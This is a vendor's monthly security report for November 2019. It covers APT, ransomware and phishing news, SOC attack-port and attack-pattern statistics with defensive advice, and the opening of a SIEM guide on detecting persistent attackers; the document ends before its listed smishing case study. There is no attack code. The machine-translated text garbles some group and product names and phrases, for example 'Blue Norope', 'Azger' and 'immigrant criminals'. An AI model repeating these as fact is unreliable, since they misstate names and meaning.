
Monthly Security Report

2019
November



Cover Story

Persistent Attack Detection Through Big Data Collection
Real-Life Case Study Of Smishing Attack Techniques

IGLOOSECURITY

This report is based on the data collected through the SIEM solution at IGLOO SECURITY's Security Operation Center (SOC). IGLOO SECURITY continuously strives to achieve a 24/7 safe cyber environment throughout the year.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Cover Story

1. Monthly Security Issue

- This Month's Security Issue

2. IGLOO Statistics

- Monthly Attack Service Trend Analysis
- Detailed Analysis According to Different Patterns

3. SIEM Guide (SPiDER TM V5.x)

- Persistent Attack Detection Through Big Data Collection

4. Tech Note

- Real-Life Case Study Of Smishing Attack Techniques

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 1

Monthly Security Issue

1. This Month's Security Issue

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 This Month's Security Issue

Active North Korea-related APT attacks in the third quarter of this year

- It has been analyzed that North Korea, is believed to be behind the continuous APT attacks.
- Kaspersky Lab's Global Research & Analysis Team (GReAT) said in its third quarter of 2019 APT Trend Report that many APT attacks related to North Korea occurred in Southeast Asia.
- First, a new malicious code related to the KONNI organization, which is closely related to the North Korean hacking group Kimsuky, was newly been discovered. Disguised as a mobile messenger or cryptocurrency application, the malware differed from previous attacks in that it could have full control over Android devices.
- Also, a situation in which BlueNoroff, suspected of being a North Korean hacking organization, attacked a bank in Myanmar was found.
- In addition, Andariel, also known as the Lazarus sub-organization, is also suspected of injecting malware into digital signatures of a Korean security company.
- Meanwhile, in September, the US Treasury Department designated three hacking groups suspected of being North Korean, including Lazarus, Blue Norope, and Andariel, and has added special sanctions to these groups.

'Up for a psychological test?' Signs of APT attack by the hacking group Lazarus

In Korea, Malicious files have been found which seem to have been produced by the Hacking Group Lazarus.

- The Lazarus Group is the main culprit behind the 2014 Sony Pictures hacking incident and the 2016 Bangladesh Central Bank hacking incident.
- East Security Inc. recently discovered a malicious document that simulates a psychological test (lover psychology test.xls) and a Mac-based malicious application called "Album.app." Analysis on these files showed that these malware have a very high association with the 'Truth gem.xls' file distributed by Lazarus in June.
- Security experts believe that the attacker is making a full-scale multi-platform attacks in that it is created with each file running on Windows and Mac operating systems.

'I won't pay you!' Johannesburg says it won't pay ransom to its attackers

- -Johannesburg was recently hit by ransomware attacks and announced that it would not pay the attackers. The city of Johannesburg was attacked at the end of October by ransomware, paralyzing the City Hall official website and several public services. Issuance and receipt of bills, asset valuations, real estate information, and health-related services are known to have been affected.
- -Hackers who introduced themselves as Shadow Kill Hackers released screenshots of what they saw as data stolen from the Johannesburg system and claimed it was their job.
- -They demand 4 bitcoins worth $37,000 for recovery and threaten to disclose financial and personal information if they do not.
- -However, the city of Johannesburg said that the attackers were lucky to succeed, not technically penetrated through specific vulnerabilities, and said they would not pay enough to recover the system without the attacker's cooperation.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 This Month's Security Issue

'Want to go to CES 2020?' Spread of malicious emails pretending to be a CES 2020 particpation entry form

- An APT attack was found pretending to be the CES 2020 participation form, the world's largest consumer electronics show in Las Vegas which is scheduled to take place next year. In fact, the attackers seem to have exploited the fact that the exhibition had been recruiting participants since October 18.
- According to East Security Inc., the malicious email exploited the HWP vulnerability and indicated that it had communicated with a false command control server to evade security system detection.
- East Security said it is investigating its relevance in that it is similar to threats against cryptocurrency traders who have been on the rise during the first half of this year.

Cyber criminals hone their skills for more effective ransomware attacks

- Research has shown that ransomware attackers are honing their skills to increase the success rate of targeted attacks.
- According to the security firm Emsisoft, the total number of ransomware attacks dropped significantly during the second and third quarters of this year, but the damage was even greater as the number of ransomware attacks in the form of targeted attacks increased significantly.
- Security experts say ransomware attackers are focused on companies and institutions that make the most profit, recognizing that companies and institutions with a lot of valuable data are more likely to make money.
- Many attackers borrowed Sodinokibi, a ransomware service, to increase the effectiveness of ransomware attacks.
- FireEye says the analysis shows that "disruptive ransomware attacks are on the rise," which organizations are forced to pay.
- Attackers are increasing the likelihood of negotiations by infecting as many of the systems connected to the victim's network as possible, disrupting the overall operation of the organization and demanding a value of about $ 30,000, slightly lower than the cost of system recovery.
- Security experts say more and more immigrant criminals are following this targeted attack success story, and companies and organizations are calling particular attention to ransomware.

'MS is my weapon'… Microsoft is being used as bait for email phishing attacks

- E-mail phishing attacks pretending to be from Microsoft are on the rise.
- FireEye has analyzed more than 2 billion emails in its Q2 Email Threat Report, which shows that phishing attacks involving Microsoft and Office 365 increased by 181% QoQ (Quarter over quarter), accounting for 68% of all phishing attacks.
- In view of the fact that many companies are using cloud services, Microsoft's cloud service 'Azger' shows phishing pages of MS themes or includes phishing URLs in documents of commonly used file sharing services.
- There has also been a significant increase in spear phishing attacks that pretend to be CEOs without malware and send large amounts of money or send sensitive information. Cyber attackers were looking for targeted employees on sites like LinkedIn and Facebook, and designating the sender as the CEO to increase the success rate.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 This Month's Security Issue

Cyber Threat Index hits record high

- Fortinet reported that its self-investigating threat outlook exceeded its peak in the second quarter of this year in its 'Q2 2019 Global Threat Outlook'. Demonstrators use more sophisticated obfuscation and analysis bypass techniques to disable security analysis and stay on target systems for long periods of time.
- For example, in the past, spam attacks were directed to direct users of malicious sites, but now spear phishing attacks with malicious macros attached to a weaponized Excel documents have been conducted.
- Long-term stealth attacks are also on the rise. The "Zegost infostealer" malware is designed to stay as long on the user's device as possible. The malware includes the ability to delete applications, security, and system event logs, and was ordered to start infections after February 14, 2019.
- Ransomware attacks are turning into more targeted attacks that target organizations with the ability to pay higher costs. Cyber criminals have been found to scout the target system before infiltrating ransomware to increase the success rate of the attack.

Europol's TOP 2 cyber threats - Child pornography and Ransomware

- Europol says the number of ransomware attacks have been decreasing worldwide, but targeted attacks aimed at monetary organizations are becoming more daring. Ransomware is now solidifying its business model. Attackers are taking hostages based on "corporate data" to demand money or destroy data pretending to be ransomware.
- In addition, Europol expressed concern about the growing number of child abuses online. According to a Europol survey, the number of malicious or obscene content that adults as well as children use smartphones and distribute through social platforms is increasing rapidly.

Iranian hackers launch hacking campaign targeting US presidential campaign

- -A hacking group, backed by the Iranian government, has launched a spear phishing attack targeting US presidential candidates, politicians and government officials.
- -According to the security firm ClearSky, who investigated the campaign, the hackers targeted 241 accounts and used spear phishing technology to violate four accounts.
- -They would sign up by emailing that they need to change their passwords, pretending to be an official Google Drive support team or colleague, texting that 'someone is trying to penetrate your email account', and encouraging them to click on the link in the email and text. They would use this opportunity to acquire credentials.
- -The hacking group would also sent out a warning messages, saying that North Korean hackers are continuously trying to access your Yahoo! emails illegally.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 2

IGLOO Statistics

1. Monthly Attack Service and Trend Analysis

01. TOP 10 Monthly Attack Service (Port)
02. Monthly Attack Service (Port) Cases Compared to Last Month
03. TOP 10 Monthly Attack Service Patterns
04. Monthly Attack Service Incident Patterns Compared to Last month

2. Detailed Analysis According to Different Patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Attack Service and Trend Analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted

1. Monthly Attack Service (Port) TOP 10

In the TOP 10 service ports collected during November 2019, HTTP and DNS related service ports continue to occupy a high share. While the majority of service port rankings have been unchanged, MS-SQL-S (TCP / 1433) access events have been revamped this month.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Service(Port)	No. of Cases	Ratio(%)	Fluctuation
1	HTTP(TCP/80)	1,653,746,044	50.13%	-
2	DNS(UDP/53)	610,257,750	18.50%	-
3	HTTPS(TCP/443)	371,629,464	11.27%	-
4	Microsoft-DS(TCP/445)	337,590,338	10.23%	-
5	ICMP(0/ICMP)	103,886,533	3.15%	-
6	SNMP(UDP/161)	97,737,629	2.96%	-
7	Telnet(TCP/23)	42,054,785	1.27%	-
8	Orcale(TCP/1521)	28,251,937	0.86%	-
9	DNS(TCP/53)	28,136,787	0.85%	-
10	MS-SQL-S(TCP/1433)	25,536,182	0.77%	NEW
	Total	3,298,827,449	100.00%	-

[Table2-1] TOP 10 Monthly attack patterns


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Attack Service and Trend Analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted

02. Monthly Attack Service(Port) cases compared to last month

Most of the events confirmed in November are unchanged from the previous month. Other MS-SQL-S (TCP / 1433) ports have newly been identified. The service port may be a service port that is actually used by the company because it is used in communication with the DB server using MS-SQL. However, if proper access control is not achieved, the internal system information is retrieved and inserted using SQL query. The attack can be exploited to modify the attack. It is recommended to block unauthorized user access by taking appropriate access control measures.



[Figure 2-1] TOP 10 Monthly attack port

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Attack Service and Trend Analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through a ranking process, future cyber threats become predictable.

03. TOP 10 Monthly Attack Service Patterns

In November, HTTP Login Brute Force, ACK Port Scan (F / W Scan), Dcom_TCP_Sweep (MSBlaster Worm Messenger), Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137), MS WINS Server Registration Spoofing Vuln-1 (Req) (UDP-137), the TLS Malformed Handshake DoS rankings have increased, and other HP Data Protector Client EXEC_CMD with Directory Traversal-1 events have been added. The total number of events has increased, and in particular, the Login Brute Force's events have increased significantly.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Pattern	No. of Cases	Ratio(%)	Fluctuation
1	SMB Service connect(tcp-445)	879,428,162	95.19%	-
2	HTTP Login Brute Force	10,636,736	1.15%	▲5
3	ACK Port Scan(F/W Scan)	8,686,730	0.94%	▲2
4	Dcom_TCP_Sweep(MSBlaster Worm Messenger)	5,930,328	0.64%	▲2
5	Multi Packet Inspection	4,536,492	0.49%	▼1
6	Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	4,429,372	0.48%	▲2
7	MS WINS Server Registration Spoofing Vuln-1[Req](UDP-137)	3,630,598	0.39%	▲2
8	HTTP Connection Limit Exhaustion Attack(By Slowloris)	3,284,578	0.36%	▼6
9	TLS Malformed Handshake DoS	1,991,390	0.22%	▲1
10	HP Data Protector Client EXEC_CMD with Directory Traversal-1	1,303,706	0.14%	NEW
Total		923,858,092	100.00%	-

[Table 2-2] TOP 10 monthly attack pattern


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Attack Service and Trend Analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through a ranking process, future cyber threats become predictable.

04. Monthly Attack Service Incident Patterns Compared to Last Month

In the top 10 attack events of November 2019, the HTTP Login Brute Force event has seen a significant increase in ranking. The Brute Force event is a well-known attack and one that is still widely used, although there are many known ways to prevent it. In order to prevent this, it is recommended to periodically change the password for users and root accounts, use complex passwords, and establish a policy that restricts the number of login attempts and blocks the number of failed login attempts.



[Figure 2-2] TOP 10 monthly attack patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2 Detailed Analysis According to Different Patterns

These are the detailed analysis results according to the attack patterns on the top 10 attack patterns in November.
It is necessary to take precautionary measures against the vulnerability of the system by referring to the detailed analysis result for each detection pattern.

Attack Pattern	Detailed Analysis Results
SMB Service Connect (tcp-445)	Microsoft Windows uses SMB protocol to share files and printer resources with other computers. Sharing resources using SMB in older versions (95, 98, Me and NT) of Windows used TCP port 137 and 139 and UDP port 138 by executing NETBIOS with NETBIOS over TCP/IP. On older versions of Windows 2000/XP, it was possible to run SMB directly through TCP/IP on TCP port 445. If the files are shared with easily guessable password or passwords are not set, they can suffer from secondary attacks.
HTTP Login Brute Force	This attack accesses the HTTP WEB service port(80) and repetitively inserts random strings through a Tool-Kit in order to find out the password for a specific ID(root, guest etc). Passwords which are easy to guess or are in an alphabetic/symbolic order are more prone to this attack. This attack can be prevented by using IDs and passwords over 6 letters and by Filtering data from the HTTP port(80/TCP).
ACK Port Scan (F/W Scan)	ACK Port Scan (F/W Scan) is a type of scanning attack targeting vulnerable ports which are allowed to be accessed by firewall policy. Attackers can collect information on vulnerable ports by analyzing the returned packet as a response to the packet sent in advance. These attacks are not intended to destroy the system but to collect information for planning a scenario for secondary attack.
Dcom_TCP_ Sweep (MSBlaster Worm Messenger)	W32.Blaster.Worm is a type of worm which spreads by exploiting the DCOM RPC Buffer Overflow vulnerability. If TCP/135 port is opened and if it is found to be vulnerable, the worm will infect the system. The infected system activates TCP/4444 port to download malicious file, "mblase.exe“ from the host server using TFTP and registers it to the registry. During this process, network traffic on the infected system may increase.
Multi Packet Inspection	A Multi Packet Inspection is a rule that occurs within the IPS of a specified company and detects using the automated pattern learning defense mechanism set-up within the IPS.It denies access for a certain amount of time if a packet, which exceeds the bytes PPS set-up by the IPS, is injected.
Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	A network scanner tool that scans all computers in the IP addresses range you choose, using NetBIOS protocol. For every computer located by this NetBIOS scanner, the following information is displayed: IP Address, Computer Name, Workgroup or Domain, MAC Address, and the company that manufactured the network adapter (determined according to the MAC address). NetBScanner also shows whether a computer is a Master Browser. You can easily select one or more computers found by NetBScanner, and then export the list into csv/tab-delimited/xml/html file.
MS WINS Server Registration Spoofing Vuln-1[Req] (UDP-137)	This attack occurs while a name is being registered on the Windows WINS server and the NetBIOS is not inspected thoroughly enough. Through this vulnerability, the attacker is capable of redirecting the victims internet traffic through web proxy spoofing to a specified domain.
HTTP Connection Limit Exhaustion Attack (By Slowloris)	Slowloris is an attack tool that maintains a TCP connection by sending an abnormal HTTP request to a web server, unlike a DoS attack that transmits a large amount of packets. The target web server may be depleted of connection resources. After the connection resources are depleted, the target web server may be in a denial of service state that cannot respond to a user's request.
TLS Malformed Handshake DoS	TLS Malformed Handshake is a type of DOS attack that uses a maliciously crafted TLS packet. It occurs during a handshake of a maliciously crafted TLS client. The attack occurs when the remote attacker creates and sends a load on the victim system by sending a maliciously crafted TLS packet to the affected system.
HP Data Protector Client EXEC_CMD with Directory Traversal-1	This vulnerability occurs in the HP Data Protector Client. An attacker can use the Directory Traversal Bypass Attack to send a maliciously crafted input to EXEC_CMD. If the attack is successful, the attacker can execute an arbitrary code with system privileges and prevent it by installing the latest patch released by the vendor.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 3

SIEM Guide (SPiDER TM V5.x)

1. Persistent Attack Detection Through Big Data Collection

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection

SPiDER TM V5.0 is an integrated security management solution that combines experiences of Igloo Security and big data utilization to increase the agility and efficiency of the security monitoring business through a unified monitoring environment from initial detection to log / network packet analysis into the overall.

Tech Support Team
Tech Analysis Team

01. Synopsis

Security monitoring personnel can collect various data such as individual attack IPs accessing the institution and IPs that have continuously tried to attack by utilizing major security devices such as IPS / WAF / DDoS.

The attacker detection rule is applied based on the collected original logs, so that not only the real-time update of the security device is reflected but also the signature of the security device is not detected. In addition, we can analyze the association of persistent attacks against attackers and signatures classified as false positives.

➢ Need for persistent attacker detection

If you look at the statistics of the correlation analysis rule that occurs daily, you can see that there are many attacks that can be scanned.

An attacker can identify assets that are accessible through an organization's IP or port scan, and then attempt a continuous attack, generating a few events over several days.

탐지시간	발생시간	종료시간	분석룰셋명	사고접수 상태	건수	지속시간
2019/11/06 10:18:56	2019/11/06 10:14:47	2019/11/06 10:17:47	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	801	181
2019/11/06 10:18:46	2019/11/06 10:16:15	2019/11/06 10:18:27	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	504	133
2019/11/06 10:19:14	2019/11/06 10:16:34	2019/11/06 10:18:16	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	340	103
2019/11/06 10:19:25	2019/11/06 10:15:57	2019/11/06 10:18:24	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	313	148
2019/11/06 10:18:47	2019/11/06 10:16:34	2019/11/06 10:18:24	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	236	111
2019/11/06 10:20:22	2019/11/06 10:17:17	2019/11/06 10:18:27	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	190	71
2019/11/06 10:19:44	2019/11/06 10:16:34	2019/11/06 10:17:41	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	155	68
2019/11/06 10:19:34	2019/11/06 10:17:14	2019/11/06 10:18:14	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	151	61
2019/11/06 10:20:20	2019/11/06 10:17:54	2019/11/06 10:18:14	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	112	21
2019/11/06 10:21:18	2019/11/06 10:18:24	2019/11/06 10:18:27	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	52	4
2019/11/06 10:21:05	2019/11/06 10:17:25	2019/11/06 10:18:01	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	51	37
2019/11/06 10:21:41	2019/11/06 10:17:58	2019/11/06 10:18:16	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	35	19
2019/11/06 10:21:05	2019/11/06 10:17:41	2019/11/06 10:17:44	[S05_FW][정찰_1] 다양한 목적지 IP로 접근 시도 탐지	-	31	4
2019/11/06 10:22:54	2019/11/06 10:18:14	2019/11/06 10:18:54	[S00_IPS][취약점_4] 새로운 공격자 IP 탐지_7일 전	-	6	41
2019/11/06 10:21:48	2019/11/06 10:17:47	2019/11/06 10:18:01	[S06_WEB][취약점_4] SQL Injection 탐지	-	2	15
2019/11/06 09:55:02	2019/11/06 10:18:14	2019/11/06 10:18:14	[S07_FW][실행_7] 20분 이상 장기간 세션 탐지	-	1	0
2019/11/06 09:37:35	2019/11/06 10:18:00	2019/11/06 10:18:00	[S07_FW][실행_7] 20분 이상 장기간 세션 탐지	-	1	0
2019/11/06 09:46:41	2019/11/06 10:18:00	2019/11/06 10:18:00	[S07_FW][실행_7] 20분 이상 장기간 세션 탐지	-	1	0
2019/11/06 09:19:18	2019/11/06 10:17:54	2019/11/06 10:17:54	[S07_FW][실행_7] 20분 이상 장기간 세션 탐지	-	1	0
2019/11/06 09:24:58	2019/11/06 10:17:46	2019/11/06 10:17:46	[S07_FW][실행_7] 20분 이상 장기간 세션 탐지	-	1	0

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection

02. Raw log data collection and processing by security devices

STEP 1) Attacker data collection through user customized statistics

Create a user-defined statistics table consisting of source IP / access COUNT / IDATE columns based on allow / block or full log of major security devices such as IPS / WAF / DDoS. Data collection can be archived and deleted on a monthly basis.

```
SQL> SELECT * FROM US_IPS_SRC_DROP WHERE ROWNUM < 10

S_INFO                    COUNT IDATE
------------------- ---------- ---------------
192.168.1.100                1 05-SEP-19
192.168.1.100                1 08-SEP-19
192.168.1.100                1 09-SEP-19
192.168.1.100                1 30-SEP-19
192.168.1.100                2 31-AUG-19
192.168.1.100                8 29-AUG-19
192.168.1.100                8 29-AUG-19
192.168.1.100                8 29-AUG-19
192.168.1.100                8 29-AUG-19
```

